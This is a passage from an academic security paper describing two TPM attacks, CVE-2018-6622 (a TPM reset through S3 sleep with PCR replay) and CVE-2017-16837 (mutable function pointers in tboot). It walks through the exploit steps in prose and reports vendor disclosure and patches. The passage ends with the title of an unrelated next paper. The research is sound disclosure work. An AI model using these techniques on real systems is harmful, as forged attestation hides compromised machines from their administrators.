A chain of trust is an ordered set of elements in which one element is trusted by its predecessor. The trustworthiness of the whole chain depends on the first element. An RTM is the trust anchor of a measurement chain. A TPM is designed to report the platform state securely, but it cannot initiate the measurements by itself. Initiating the measurement is done by another software component that can be trusted called the core RTM (CRTM). Figure 1 shows two different types of RTM: SRTM [32, 39] and DRTM [33]. In addition, Table 1 shows the PCR usage for SRTM and DRTM.

SRTM is the trust anchor that is initialized by static CRTM (S-CRTM) when the host platform starts at power-on or restarts. Often, SRTM is an immutable software program that is stored in ROM or a protected hardware component. In contrast, DRTM launches a



Figure 2: ACPI sleep process with TPM

measured environment at runtime without platform reset. When the dynamic chain of trust starts with a dynamic launch event (DL Event), the DRTM configuration environment (DCE) preamble performs the initial configuration and prepares the DRTM process [33, 43]. As the DRTM process starts, the special code module (the DCE), is executed as a dynamic CRTM (D-CRTM), validates whether the platform is trustworthy, and transfers the control to the initial part of the operating system, called the dynamically launched measured environment (DLME).

A chain of trust can be expanded to user-level applications beyond the operating system kernel. Integrity Measurement Architecture (IMA) [26] measures applications before executing them. IMA is included in the kernel, and therefore its authenticity can be guaranteed by the trust chain.

## 2.2 ACPI Sleeping States

ACPI [42] is an open standard for architecture-independent power management. It was released in 1996 after being co-developed by Intel, Hewlett-Packard (HP), and other companies.

The ACPI specification defines power states and the hardware register sets that represent the power states. There are four global power states, defined as working (G0 or S0), sleeping (G1), soft-off (G2), and mechanical-off (G3). The sleeping state is divided into four sleeping states:

- S1: *Power on Suspend*. The CPU stops executing instructions, but all devices including CPU and RAM are still powered.
- S2: The same as S1 except the CPU is powered off.

- S3: *Sleep (Suspend to RAM)*. All devices are powered-off except for RAM.

- S4: *Hibernation (Suspend to Disk)*. The platform context in the main memory is saved to disk. All devices are powered off.

Like other devices, a TPM chip is powered off in states S3 or S4. The TCG specifications [32, 39] define how the state is maintained while the power state changes. They also define the roles of the operating system and BIOS/UEFI firmware. The steps defined for saving and restoring the TPM state are summarized in Figure 2. Before sleep, the operating system requests the TPM chip to save the state, and then makes a transition to sleeping states by sending a request to the ACPI in the BIOS/UEFI firmware. All hardware devices are either powered off (in S4) or only the main memory remains powered (in S3). When the platform exits from the sleeping states, the BIOS/UEFI firmware requests the TPM to restore the state and then it starts the operating system.

The TCG specification describes the role of power management over the operating system and the BIOS/UEFI firmware. Power management will be efficient and work as long as the operating system and firmware cooperate well. For the S3 sleep function to work properly, each part must function perfectly without error; however, this state may collapse when one part malfunctions, which is hard to correct using the other parts. Moreover, the power management of a TPM chip needs to be carefully considered when it is partly handled by an operating system that could be compromised by rootkits [29]. In Section 4, we demonstrate how incomplete power management control breaks the chain of trust.

# 3 Assumptions and Threat Model

## 3.1 Assumptions

First, we assume that our system measures the firmware and bootloader using TCG's SRTM [32, 39]. Many commodity laptops, PCs, and servers come with TPM support. When their TPM support option is enabled in the BIOS/UEFI menu, the BIOS/UEFI firmware starts the "trusted boot" [25] process, which means that it measures the firmware itself and the bootloader and stores the measurements in the TPM chip.

Second, we assume that our system employs TCG's DRTM architecture [43]. When a DRTM chain starts at runtime, the DRTM itself, kernel file, and initial RAM disk (initrd) file are measured, and the measurements are kept in the TPM. Both Intel and AMD have their extended instructions for supporting DRTM, called TXT and Secure Virtual Machine, respectively. For our experiments, we use Trusted Boot (tboot) [11], which is an open source implementation of the Intel TXT [12].

We also assume that the stored measurements in TPM are verified by a remote attester. These measurements should be unforgeable by an attacker; therefore, any modification in the firmware, bootloader, or kernel will be sent to and identified by an administrative party.

## 3.2 Threat Model

We consider an attacker who has already acquired the Ring-0 privilege with which the attack can have the administrative access to the software stack of a machine including the firmware, bootloader, kernel, and applications. The attacker might use social engineering to acquire this control or could exploit zero-day vulnerabilities in the kernel or system applications. The attacker may be able to safely upgrade the UEFI/BIOS firmware to a new and manufacture-signed one. However, we assume that he or she cannot flash the firmware with arbitrary code. We also assume that the attacker cannot roll-back to an old version of the firmware, where the attacker can exploit a known vulnerability.

The attacker's primary interest is to hide the breach and retain the acquired privileges for further attacks. TPM and SRTM/DRTM should measure the system and securely leave proof in the PCRs if the bootstrapping software or kernel has been modified. This proof also can be delivered to and verified by a remote administrator.

The attacker may try to compromise the bootloader and kernel by modifying files in the EFI partition and under /boot/. This is feasible because we assume the attacker has privileged accesses to every part of the system software. Moreover, it is easy to obtain, modify, and rebuild the bootloader, kernel, and kernel drivers. The GRand Unified Bootloader (GRUB) and TPM driver that we used in our experiments are accessible via a GitHub repository [5, 19]. Namely, the attacker can boot the system with a modified bootloader or with another boot option if the system has multiple boot options. The TPM and SRTM/DRTM are supposed to securely record and report the fact that the system has not booted with an expected bootloader and configuration. However, they would fail to do that.

We do not consider a denial-of-service attack in this paper. If the attacker has system privileges, he or she can easily turn the system off. We also do not consider hardware attacks that require a physical access to the system circuits. Vulnerabilities of the System Management Mode (SMM) [13] may allow the attacker to remotely and pragmatically alter firmware binary or change the BIOS/UEFI options [6], but we do not consider such vul-



Figure 3: TPM technology entities

nerabilities. Rather, we show that the TPM and SRTM/-DRTM can fail without the need to exploit them.

# 4 Vulnerability Analysis

## 4.1 Finding the Security Vulnerabilities

Bootstrapping a system utilizing TPM and SRTM/-DRTM technologies involves many entities, and Figure 3 shows their relationships. Security vulnerabilities can be found when formally analyzing the design and specification of a system, however, it is challenging to formally specify them anyway. Instead, we basically reviewed the specification documents manually and tested real systems. The steps we took to find the vulnerabilities are as follows:

1. While reviewing the TCG specification, we found a change in the TCG specification from TPM 2.0 to TPM 1.2 regarding power management. The difference was regarding restarting TPM when the system resumes [37].

2. Using a real system with support for TPM and SRTM, we tested how a TPM state can be saved and restored as the power state cycles. We found an abnormal behavior when the TPM state is reset. We speculated that the failure was due to the firmware implementations not meeting the specification or ambiguity in the specification [37]. Note that another flaw caused by not meeting the TCG specification has been reported already [3].

3. Based on speculation, we tested other implementation instances of the specification. We could have investigated the firmware source code, but we needed to experiment with a number of products because the firmware of these products is not open. Eventually, the same vulnerability was confirmed in several systems.



Figure 4: General process of the vulnerability analysis in TPM

4. We investigated the DRTM specifications. At this time, we thought we could apply what we learned to the DRTM, which is similar to the SRTM. In the DRTM, the DCE and DLME are verified, initialized, and launched by hardware support, which means the process is performed by immutable parties.

5. We investigated the open source implementation of DRTM, tboot [11], which is based on Intel TXT. The vulnerability of an authenticated code module (ACM), which is the DCE of Intel TXT, as reported by Wojtczuk and Rutkowska [44, 45] demonstrates that the authenticity and integrity of code are not guaranteed to be flawless. Unlike previous studies, we focus on tboot, which is the DLME, and eventually found mutable function pointers that we were able to exploit.

We summarize this process in Figure 4.

## 4.2 SRTM Vulnerability: CVE-2018-6622

### 4.2.1 Problem: The Grey Area

SRTM starts up the chain of trust by measuring each component of the boot sequence including the BIOS/UEFI firmware, bootloader, and kernel. The measurements are extended to the PCRs, from PCR #0 to PCR #15. An alteration of a booting component would leave different values in the PCRs. The alteration can easily be identified when the values are then compared to the correct ones.

It is known that it is difficult for malicious software to become involved in the booting sequence and forge PCR values to hide its involvement. To forge these values, the

malicious software needs to reset the TPM and extend the exact same series of measurements. This is infeasible because the TPM reset requires a host platform to restart.

However, we recently found that PCRs can be initialized when the host platform sleeps. When the platform enters into the S3 or S4 sleeping states, the power to the devices is cut off. TCG specifies how TPM can support power management [32, 37]: TPM is supposed to save its state to the non-volatile random access memory (NVRAM) and restore the state back later. However, the specification does not specify sufficiently how it should be handled when there is no saved state to be restored [39]. As a result, some platforms allow software to reset the PCRs and extend measurements arbitrarily.

A TPM typically has two power states, the working state (D0) and the low-power state (D3). The TPM has a command for saving its state before putting itself into the D3 state and a command for restoring the saved state when getting out of the D3 state. According to the TPM 1.2 specification [32], the operating system may enter into the S3 sleeping state after notifying the TPM that the system state is going to change by sending it the TPM_SaveState command. On exiting from the S3 sleeping state, the S-CRTM determines whether the TPM should restore the saved state or be re-initialized. When S-CRTM issues TPM_Startup(STATE), the TPM restores the previous state. When TPM_Startup(CLEAR) is issued, the TPM restarts from a cleared state.

An unexpected case that could reset the TPM can occur if there is no saved state to restore. How to tackle this problem is specified differently in the TPM 1.2 and 2.0 specifications. In version 1.2 [32], TPM enters failure mode and is not available until the system resets. In version 2.0, TPM2_Shutdown() and TPM2_Startup() correspond to TPM_SaveState() and TPM_Startup(), respectively. Version 2.0 [39] tells TPM to return TPM_RC_VALUE when TPM2_Startup(STATE) even if it does not have a saved state to restore. It also specifies that the SRTM should perform a host platform reset and send the TPM2_Startup(CLEAR) command before handing over the control to the operating system.

Restarting the SRTM and clearing the TPM state is not sufficient to assure the integrity of the platform. It is simply the same as resetting the TPM. An adversary can hence still extend an arbitrary value to the PCRs. This must be forbidden. Otherwise, there should be a way to warn that the TPM state has been reset abnormally.

Although another specification document [37] states that the CRTM is expected to take corrective action to prohibit an adversary from forging the PCR values. However, the specification does not either mandate it or explain how to do this in detail. The incompleteness of this specification may lead to inappropriate implementations and eventually destroy the chain of trust. How an adversary forges the measurements is demonstrated in Section 4.2.2.



Figure 5: Exploit scenario for the SRTM vulnerability

### 4.2.2 Exploit Scenario

The aim of an exploit is to conceal the fact that the system has been compromised. By assumption, our attacker has already taken control of the system software including the bootloader and the kernel. Figure 5 depicts the main points of the exploit scenario. The attacker obtains good hash values from the BIOS/UEFI event logs, which are recorded during a normal boot process. Assorted hash values are stored in RAM temporarily, and are finally handed over to the kernel. The attacker can forge PCR values using the obtained hashes after sleep. As a result, the TPM shows that the system is booted and running with genuine software, which is not at all true. The technical details of the exploit are explained in Section 4.2.3.

### 4.2.3 Implementation in Detail

We explain how to reset the TPM state and counterfeit the PCR values. Figure 6 shows the detailed process of exploiting SRTM vulnerability.

First, before resetting and replaying the TPM, we need



Figure 6: Detailed process of exploiting the SRTM vulnerability

the normal digest values. The normal digests can be extracted from the TCG event logs. When a value is extended to a PCR, the firmware makes an entry in the TCG event logs for later verification. According to TCG ACPI specification [38], the starting address of the preboot event logs is written in the Local Area Start Address field of the Hardware Interface Description Table in the ACPI table. This field is located at offset 42 in TPM 1.2, whereas it is optionally located at offset 68 in TPM 2.0.

| Bootloader | BIOS support | UEFI support | TPM 1.2 | TPM 2.0 |
|---|---|---|---|---|
| GRUB for CoreOS [5] | ✓ | ✓ | ✓ | ✓ |
| Trusted-GRUB1 [40] | ✓ | | ✓ | |
| Trusted-GRUB2 [41] | ✓ | | ✓ | |
| GRUB-IMA [24] | ✓ | | ✓ | |

Table 2: List of bootloaders with BIOS/UEFI support and TPM version

When the field is not there, there is another option for obtaining the logs. The BIOS/UEFI firmware saves the event logs separately as well for its own use. These logs are accessible until the control is given to the kernel in UEFI mode because they are removed when ExitBootService() is called [36].

To obtain and reuse the normal digests in the logs, we crafted exploits modifying an existing bootloader and the kernel. The bootloader calls the GetEventLog() UEFI interface and collects all event logs. The logs are passed to the kernel through a reserved memory region. The logs are saved in a 64K memory block starting from 0x80000, which is below the 1MB address space. This area should be excluded from the kernel range by setting the kernel's command line parameter "memmap = 64K $ 0x80000" so that the data written in that region can be kept after booting. Our exploit in the kernel resets TPM by making the system enters the S3 sleeping state, and finally extends the measurements, one after another, in the normal order as presented in the logs.

We take the GRUB implementation from the open source Container Linux [4] to implement our exploit. To our knowledge, it is the only existing bootloader implementation that supports UEFI and both versions of the TPM. Table 2 summarizes the bootloaders that have TPM support. Our customized bootloader functions as the SRTM and extracts the event logs for both TPM 1.2 and 2.0. Figure 7 shows an example of the event logs extracted from an Intel mini PC (NUC5i5MYHE).

The normal measurements can be obtained after parsing the event logs. A log entry of the event logs is composed of a PCR index, an event type, a digest, an event size, and event data. The PCR index is the PCR to which a digest is extended. The event type can be either a CRTM version, UEFI firmware variable, initial program loader (IPL), or IPL data. Table 3 summarizes the types needed to parse the event logs. The digest is the hashed result of binary or text values depending on the event type, whereas the event data stores raw data. The event size is the size of the raw data.

The parsed digest values, except for the nor-

mal bootloader and kernel (PCR #4 and PCR #9), are the ones to be replayed. The log entry for the bootloader hash can be identified by event type EV_EFI_BOOT_SERVICES_APPLICATION (0x80000003) and the one for the kernel (including the kernel file and the initial RAM disk file) hash is identified by event type EV_IPL (0x0D). Note that the digest originates from our customized bootloader and kernel, not from the original ones. The bootloader and kernel hash values can be obtained from the original bootloader and kernel instead. The bootloader hash value has to follow the Windows Authenticode Portable Executable Signature Format [23, 35]; however, the kernel hash value can be calculated using the sha1sum tool.

To reset the TPM, two tasks must be performed. One is to modify the kernel so that it skips to saving the TPM state and calling TPM_Startup(CLEAR) or TPM2_Startup(CLEAR) after waking up. The code listed in Figure 8 shows how simple this modification is. We add return code at the start of function tpm_pm_suspend() and call function tpm_startup() in the TPM driver using our test kernel module (see include/linux/tpm.h [19]). The other task is to wait until the system sleeps or make the system sleep by giving a suspend command like the ones that systemd or the pm-utils package provides. After resetting the TPM, the normal measurements can be re-extended. We call function tpm_pcr_extend() in the TPM driver to replay the hashes.

## 4.3 DRTM Vulnerability: CVE-2017-16837

### 4.3.1 Problem: Lost Pointer

DRTM builds up the dynamic chain of trust at runtime, and it uses the set of PCRs from PCR #17 to PCR #22. These dynamic PCRs [32, 39] need to be initialized during runtime, but the initialization is restricted to locality 4 [34], which means their access is controlled by trusted hardware and not accessible to software. However, in addition to the hardware buttons, there is another chance to reset the PCRs. The dynamic PCRs are initialized when the host platform escapes from the S3 and S4 sleeping states. The DRTM specification [33] explains how DRTM can be reinitialized after the sleeping states.

### 4.3.2 Exploit Scenario

To undermine a DRTM, some of the extended measurements sent to dynamic PCRs should be forgeable. This is not easy because the DCE, being executed prior to the DLME [33], launches the DLME after extending the measurement of the DLME, as shown in Section 2, however, after the DLME has started, security is a matter of the trustworthiness of the DLME. In other words, it is still possible to break the dynamic trust chain as long as the DLME implementation has own vulnerability.

As shown in Figure 9, the DRTM exploit is mostly similar to the SRTM one. The attacker obtains the good

| Event Type | Label and Description |
|---|---|
| 0x00000001 | EV_POST_CODE<br>This event must be extended to PCR #0. It is used to record power-on self test (POST) code, embedded SMM code, ACPI flash data, boot integrity services (BIS) code, or manufacturer-controlled embedded option ROMs. |
| 0x00000004 | EV_SEPARATOR<br>This event must be extended to PCR #0-PCR #7. It is used to delimit actions taken during the pre-OS and OS environments. In case of TPM 1.2, the digest field must contain a hash of the hex value 0x00000000 for UEFI firmware and 0xFFFFFFFF for BIOS. In case of TPM 2.0, the digest field must contain a hash of the hex value 0x00000000 or 0xFFFFFFFF for TPM 2.0. |
| 0x00000008 | EV_S_CRTM_VERSION<br>This event must be extended to PCR #0. It is used to record the version string of the SRTM. |
| 0x0000000D | EV_IPL<br>This event field contains IPL data. |
| 0x80000001 | EV_EFI_VARIABLE_DRIVER_CONFIG<br>This event is used to measure configuration for EFI variables. The digests field contains the tagged hash of the variable data, e.g. variable data, GUID, or unicode string. |
| 0x80000003 | EV_EFI_BOOT_SERVICES_APPLICATION<br>This event measures information about the specific application loaded from the boot device (e.g., IPL). |
| 0x80000006 | EV_EFI_GPT_EVENT<br>This event measures the UEFI GPT table. |
| 0x80000008 | EV_EFI_PLATFORM_FIRMWARE_BLOB<br>This event measures information about non-PE/COFF images. The digests field contains the hash of all the code (PE/COFF .text sections or other sections). |

Table 3: Summary of event types that are frequently used [39]

hash values left in the logs. After sleep, the values are re-extended to the PCRs by hooking the functions in the DCE and DLME. The result is the same as that of the SRTM exploit.

### 4.3.3 Implementation in Detail

We explain how to reset the TPM state and counterfeit the PCR values. The tboot [11] is an open source implementation of Intel TXT that employs the notion of DRTM to support a measured launch of a kernel or a virtual machine monitor (VMM). It consists of the secure initialization (SINIT) ACM and tboot, which correspond to the DCE and DLME, respectively. In Intel TXT, the



Figure 9: Exploit scenario for the DRTM vulnerability

DLME is called the MLE. The steps of tboot are shown in Figure 10.

The tboot part is loaded by a bootloader, together with a kernel or a VMM. When the bootloader transfers the control to tboot, its pre-launch part starts the SINIT ACM. It measures the MLE (tboot) and extends the measurements to the dynamic PCRs. SINIT ACM starts the post-launch part of tboot, it measures the DRTM components, and extends the dynamic PCRs according to either legacy PCR mappings or details/authorities PCR mappings. Legacy PCR mappings use PCR #17, PCR #18, and PCR #19 for extending the measurements of the launch control policy (LCP), kernel file, and initial RAM disk (initrd) file, respectively. Details/authorities PCR mappings use PCR #17 for the measurements of the LCP, kernel file, and initrd file. PCR #18 is reserved for measurements of the verification key for SINIT ACM and LCP. When exiting the S3 sleeping state, tboot restarts DRTM using the data loaded in the memory at the boot



Figure 10: Steps of tboot

time. This means that the process of measuring and extending the kernel or the VMM can be interfered with by compromising the data loaded in the memory.

After reviewing the source code of tboot, we found that some mutable function pointers that are not measured open up a window of attack. Figure 11 shows the detailed process of the exploit for the DRTM vulnerability using mutable function pointers.

According to Intel's specification [14], SINIT ACM obtains a loaded address, a size, and the entry point of an MLE by reading the MLE header. The header should be placed inside the loaded MLE and measured by the SINIT ACM so that unauthorized modification of the header is not allowed. In the latest version of the tboot source code (1.9.6, at the time of this writing), the start and the end of an MLE (_mle_start and _mle_end) are defined in the link script (as shown in Figure 12) including from the start of the code section (.text) to the end of the read-only data section (.rodata). Therefore, any alteration of those sections will be identified by the measurement extended by SINIT ACM.

In contrast to the code and read-only data, the writable data section (.data) and the uninitialized data segment (the .bss section) are not measured. After careful investigations, we found that some variables (g_tpm, tpm_12_if, and tpm_20_if, as shown in Figure 13) exist in the unmeasured sections and could affect the control flow. The mutable variables are function pointers left behind and not measured. By hooking those pointers, we can hook the control flow and eventually forge the dynamic PCRs, bypassing the protections provided by the SINIT ACM.

Similarly to the attack explained in Section 4.2, the normal measurements extended by tboot are recorded in the event logs that reside in the kernel's memory area. The txt-stat tool provided by tboot dumps the kernel memory via /dev/mem and prints out the summary status of TXT and event logs, as shown in Figure A.1 in Appendix.

After obtaining the normal digests, we can forge extended values after tboot takes control by hooking the exposed function pointers. The hook functions reside in the data section of tboot in shellcode form, and the hooking has to be done before the platform enters the S3 sleeping

state. The locations of g_tpm, tpm_12_if, and tpm_20_if are as shown in Figure 13. The offsets might differ according to the versions of the implementation, but those function pointers are exposed in the mutable section.

The last step of the attack, likewise, is to reset the TPM state and replay the normal digests. The difference is that, when the platform wakes up, tboot and SINIT ACM are executed. SINIT ACM resets the dynamic PCRs, measures tboot, and extends the measurements to PCR #17. It starts tboot again, and tboot extends the PCRs with the hook functions. The replay should be done by extending the measurements in the designated order for replacing the measurement of the customized kernel with the normal one.

## 4.4 Evaluation

We tested our exploits on various Intel-based platforms to determine how many devices are exposed to these vulnerabilities. The tested devices are listed in Table 4. Ubuntu 16.04.03 was used as the host operating system. The genuine kernel 4.13.0-21-generic of the operating system was used for our customization, in which we removed the TPM_SaveState() or TPM2_Shutdown() calls. For the SRTM attack mentioned in Section 4.2, we used the source code of CoreOS GRUB 2.0 [5]. For the DRTM attack, we used source code from the tboot project [11]. The devices were UEFI booted from the external hard disk drive, where we installed the customized system with exploits. To replace the normal bootloader and kernel with our customized ones, we put the customized ones under the /boot directory with the same name.

TPM 2.0 supports multiple banks of PCRs, with each bank implementing different hash algorithms. The BIOS/UEFI firmware and the kernel are likely to be extended to separate banks. Although the reported vulnerabilities do not depend on a specific hash algorithm, we used SHA-1 in all evaluations only because the algorithm is supported in both versions of the TPM.

The DRTM exploit requires devices to support Intel TXT and tboot. However, some of them do not support Intel TXT and some of the TXT-supporting devices do not work with tboot, as a result, we could exploit only a few of them. Table A.1 in Appendix shows the tested devices.

### 4.4.1 SRTM Attack: Grey Area Vulnerability

Table 5 compares all normal PCR values and exploited PCR values except for PCR #10, which is extended by IMA in the kernel. Although the PCR #10 values of all PCs are different, the value of PCR #10 can be extended from PCR #0-PCR #7. We hence attach additional tables in our GitHub repository [10], which lists the PCR values obtained from the normal SRTM-based booting sequence on our tested devices.

Because the static PCRs values are measurements of the SRTM components, most of the values differ according to the manufacturers and model, except for PCR #4 and PCR #9, where the measurements of the boot-

Table 5: Forged PCR values after the SRTM attack

loader and kernel are extended. Interestingly, the Lenovo m93p machine (PC #8) has a different value for PCR #4, even though it uses the same bootloader. After looking into the event logs, the m93p machine uses a hash of 0xFFFFFFFF as the event separator (EV_SEPARATOR) while all the other devices use a hash of 0x00000000. It seems 0xFFFFFFFF is used when the firmware is BIOS [32] and 0x00000000 is used for UEFI [35], as long as the TPM version is 1.1 or 1.2. In case of TPM 2.0, the specification [39] allows both of the values to be used. The m93p machine is supposed to use 0x00000000 because it uses TPM 1.2 and a UEFI firmware. This nonconformity does not immediately wreck the security, but it may increase the complexity of resource management, especially in an enterprise where an administrator needs to attest or track down installed software inside the administrative domain.

Table 4 also shows whether the reset and replay attack are possible when each device is booted with the customized bootloader and kernel. All devices with TPM 2.0 are vulnerable to the attack; nevertheless, they are from different manufacturers such as Intel, Dell, GIGABYTE, and ASUS. It seems that all of the manufacturers considered in this study failed to deal with the exception mentioned in Section 4.2 because of the incomplete specification.

On the contrary, all TPM 1.2 devices, except for the Dell Optiplex 7040 mini PC (PC #9), appropriately handle the exception by entering failure mode, in which re-

[2] The EV_S_CRTM_VERSION event is not extended to PCR #0 and the EV_EFI_PLATFORM_FIRMWARE_BLOB event is not extended to PCR #2, which are wrong probably because the software does not comply with the TCG Specification

Figure 14: Event log summary relate to PCR #0 and PCR #2 in the GIGABYTE Q170-MK

setting and replaying are not possible. We note that the machine (PC #9) maintains the static PCRs even after entering into and exiting from the sleeping states without saving the TPM state. It seems the machine neither cuts the power to the TPM chip off nor restores the TPM state.

It is interesting that the Dell Optiplex 7040 machine with TPM 2.0 (PC #3) is exploitable while the same machine with TPM 1.2 is not, even when the same BIOS/UEFI firmware is used throughout the experiments. This implies that different branches of the same binary are executed depending on the TPM version. The firmware logic may need to be divided according to the TPM versions.

In the case of the GIGABYTE Q170-MK desktop PC (PC #4), the TPM state was successfully reset, but the exploit ended up failing to replay the measurements. The event logs show that the replayed values of PCR #0 and PCR #2 do not match the normal values. Figure 14 shows the series of events that occurred during the boot. Based on the logs, PCR #0 is supposed to be extended with the digests of the event types of 0x8, 0x1, and 0x4. However, it turned out that the SRTM of the PC does not extend the digest of type 0x8 (EV_S_CRTM_VERSION), which does not comply with the TCG standard [39]. Similarly, the SRTM of the Q170-MK (PC #4) omits the digest of type 0x80000008 (EV_EFI_PLATFORM_FIRMWARE_BLOB). This sort of non-conformity may cause a misinterpretation of the device status when a remote attestor expects a particular value according to the standard.

#### 4.4.2 DRTM Attack: Lost Pointer Vulnerability

The normal states of the dynamic PCRs after booting the devices listed in Table 4 are shown in the fourth column of Table 6. The values of the dynamic PCRs are from the measurements of SINIT ACM, tboot, the kernel file, and initial RAM disk file. The states after the DRTM attack are listed in the fifth column of Table 6. The changed values are affected by the customized bootloader and kernel. As explained at the beginning of Section 4.3.3, PCR #18 and PCR #19 differ when the legacy PCR mappings are used, while only PCR #17 is different when the details/authorities PCR mappings are used. The sixth column of Table 6 lists the states to which measurements could be re-extended. Because the vulnerability is due to the software stack, all the devices are exposed to the attack regardless of the TPM version.

## 5 Discussion and Solutions

### 5.1 Discussion

Kauer [17] listed the conditions that are required to make a chain of measurements trustworthy.

- Condition 1: The CRTM must be trustworthy. In the case of S-CRTM, the code is stored in ROM. According to the TCG specification [39], S-CRTM only starts when the system is reset and initializes the chain of measurements. For the D-CRTM, the measurement environment is initialized and started only by special hardware instructions, for example, SKINIT of AMD and GETSEC[SENTER] of Intel.
- Condition 2: The PCRs should be resettable only by trusted code.

- Condition 3: The chain has to be contiguous.



Figure 15: Part of the TPM startup sequences [37]

Our SRTM attack falsifies Condition 2: we are able to reset the TPM without rebooting the system. The attack enabled by the TPM 2.0 specification [37]. Figure 15 shows a part of the "TPM Startup Sequences" diagram taken from the specification document. The vulnerability is due to the absence of a saved state, and it occurs when TPM2_Startup(STATE) is called with no preceding TPM2_Shutdown(STATE) command. As Figure 15 shows, the sequence of transitions (1) ends up with the command-waiting state, which means the TPM is ready to work as usual. As a result, the attacker can reset the PCRs by sending TPM2_Startup(CLEAR) command. The specification expects the CRTM to take "corrective action" in such cases, but does not clearly specify what to do.

The DRTM attack that we discovered does not technically falsify Condition 1. Instead, the attack raises the question whether we can naively assume the correctness of the software in the trust chain. It is difficult to make software free of vulnerabilities. Some studies [17, 20, 21] have proposed designing secure systems using the DRTM supports in order to decrease the size of TCB and remove vulnerable BIOS, OptionROMs, and bootloaders from the trust chain. Unfortunately, even if this issue is addressed, there still is room to find software bugs, as we discovered.

After resetting the TPM, we completed our attack by re-extending the PCRs with good measurements that we obtained from the event logs. According to the TCG specifications [35, 36, 33], prior to passing the control over to the operating system, the BIOS/UEFI firmware and DCE/DLME leave event logs and record measurements. Considering that the operating system can obtain the event logs and the extend operation is provided by the kernel, the specification must address how to protect or remove good measurements recorded in the event logs, in order to prevent the replay attack.

## 5.2 Solutions

For the SRTM vulnerability, a brutal and desperate remedy is to prohibit the platform from entering the S3 sleeping state, since this power state transition is a vital part of the attacks. Some BIOS/UEFI firmware provides a menu option to disuse the S3 sleeping state.

A better way to address this vulnerability starts with revising the specification. The TPM 2.0 specification should mandate the TPM enter failure mode if there is no state to restore. This approach makes the TPM 2.0 specification consistent with the TPM 1.2 specification. Note that the TPM 1.2 devices in Table 4 were not affected by the attack because they were not resettable when in failure mode. A remote attester can also identify devices in failure mode. The TPM 2.0 devices are already specified to go to failure mode if they cannot successfully start, as shown in Figure 15, path (2). Note that updating the specification has to be followed by updating the TPM firmware.

We have contacted and reported our findings to Intel [16], Dell [7], GIGABYTE [8], and ASUS [1], which are the vendors of the devices we have tested and confirmed to be vulnerable. Intel and Dell are in the process of patching their firmware to take corrective action. We requested a CVE ID regarding the grey area vulnerability, and this ID has been obtained (CVE-2018-6622).

For the specific DRTM vulnerability, we have already sent a patch to the tboot project, which also can be found in the tboot repository [9]. The patch removes the function pointers exposed in the mutable data memory and

protects the APIs inside the measured environment from unauthorized accesses. The CVE ID regarding the lost pointer vulnerability has also been obtained (CVE-2017-16837).

The DRTM vulnerability is due to the exposed function pointers from the virtual function table. To facilitate runtime polymorphism, virtual function tables are often used to dispatch a collection of functions that define the dynamic behavior of an object. These tables need to be included in a section to be measured (e.g., the .text section) or in a read-only data section (.rodata). Otherwise, these tables could be exploited by an attacker who wants to corrupt the pointer and manipulate the behavior of the program. To prevent such attacks, all RTM code must be developed under secure coding standards and audited carefully [27]. Potential flaws could be searched for by source code analysis tools.

# 6 Related Work

## 6.1 SRTM Attacks

Kursawe et al. [18] tapped into the Low Pin Count bus signal, which is used for communication between the TPM chip and the CPU. Concealed information such as keys can then be acquired using simple wiretapping attack.

Kauer [17] demonstrated an attack that resets a version 1.1 TPM chip by physically connecting a reset pin to ground. However, this TPM reset attack requires physical access, whilst our discovered attack can be done by software remotely. The author also patched a BIOS TPM driver and flashed the modified BIOS for the purpose of disabling the SRTM. The author implemented a bootloader that uses AMD's DRTM supporting instruction and proposed this bootloader as an alternative to the existing weak SRTM implementations.

Sparks [30] pointed out several vulnerabilities and limitations of the TPM. First, a TPM chip cannot protect programs after it has been loaded because measurements are taken before execution. Second, physical reset is possible. Third, stored keys can be guessed by a side channel attack that measures time differences of RSA calculation. Sparks also summarized the countermeasures against those threats: loaded programs can be protected by hypervisors, the Low Pin Count bus can be protected from attacks by employing tamper-resistant circuits, and the timing attack on the RSA calculation can be prevented by employing the techniques that better hide the statistics of the calculation.

Butterworth et al. [2] exploited a vulnerable BIOS update process to re-flash a BIOS chip with an arbitrary firmware that contains rootkits. After the adversary takes control of the BIOS/UEFI firmware and SMM, IMA [26] and BitLocker [22] cannot protect the TPM. As a mitigation of those attacks, the authors proposed a time-based remote attestation that does not rely on the TPM.

## 6.2 DRTM Attacks

Wojtczuk and Rutkowska demonstrated an attack against Intel TXT by compromising SMM code [44]. SMM is an operating mode in which code is executed in the most privileged execute mode, which is privileged than a hardware hypervisor. The authors found that SMM code is not measured and were able to infect the system's SMM handler. The authors also found that an arbitrary code can be executed in the SINIT ACM by exploiting an implementation bug within it [45]. The attack even loads an arbitrary MLE and forges the PCR values bypassing protections provided by Intel TXT.

Wojtczuk et al. introduced an attack that exploits a bug in the SINIT ACM [46]. With this attack, they can compromise a hypervisor even when Intel TXT is present. In the attack, they demonstrated that the SINIT ACM cannot protect the Direct Memory Access Remapping ACPI Table, which holds information about the configuration for VT-d (Intel's Virtualization Technology for Direct I/O). VT-d technology [15] is a hardware support for isolating device access and is considered to be a countermeasure against direct memory access attacks, which can bypass the memory protection of a CPU and access system memory.

Sharkey introduced a hypervisor rootkit that emulates the SENTER instruction and TPM using a thin hypervisor [28]. The rogue hypervisor rootkit runs underneath the kernel, compromises Intel TXT, traps access to it, and tricks the system by providing forged PCRs.

# 7 Conclusion

The TPM is a hardware component found in many modern computers and is intended to provide the root of trust. TPM is specified by TCG and implemented as a tamper-resistant integrated circuit that provides cryptographic primitives and secure storage to hold secret information and reports about the platform state.

The TCG specifications specify how to create and retain a chain of trust based on interactions between the TPM and the RTM. More technologies and manufacturers have become involved as the specification have been updated, as a result, this increased complexity underneath the measurement process. Consequently, logical conflicts and incompleteness in the specifications are obscured and the specification may provide poor guidance to vendors as to its implementation.

In this paper, we addressed the vulnerabilities that allow an adversary to enable a TPM reset and forge PCRs.

One vulnerability comes from a flawed specification, and many commodity devices seem to be affected. The other vulnerability is from an implementation defect in the popular open source implementation of the MLE for Intel TXT.

We crafted attacks exploiting these vulnerabilities and demonstrated them with commodity products. We have informed the hardware manufacturers about our findings, and the vendors are expected to produce and deploy a patch. We also created a patch for correcting the error in the open source project. This patch has already been merged.

# Tackling runtime-based obfuscation in Android with TIRO

Michelle Y. Wong and David Lie
*University of Toronto*

## Abstract

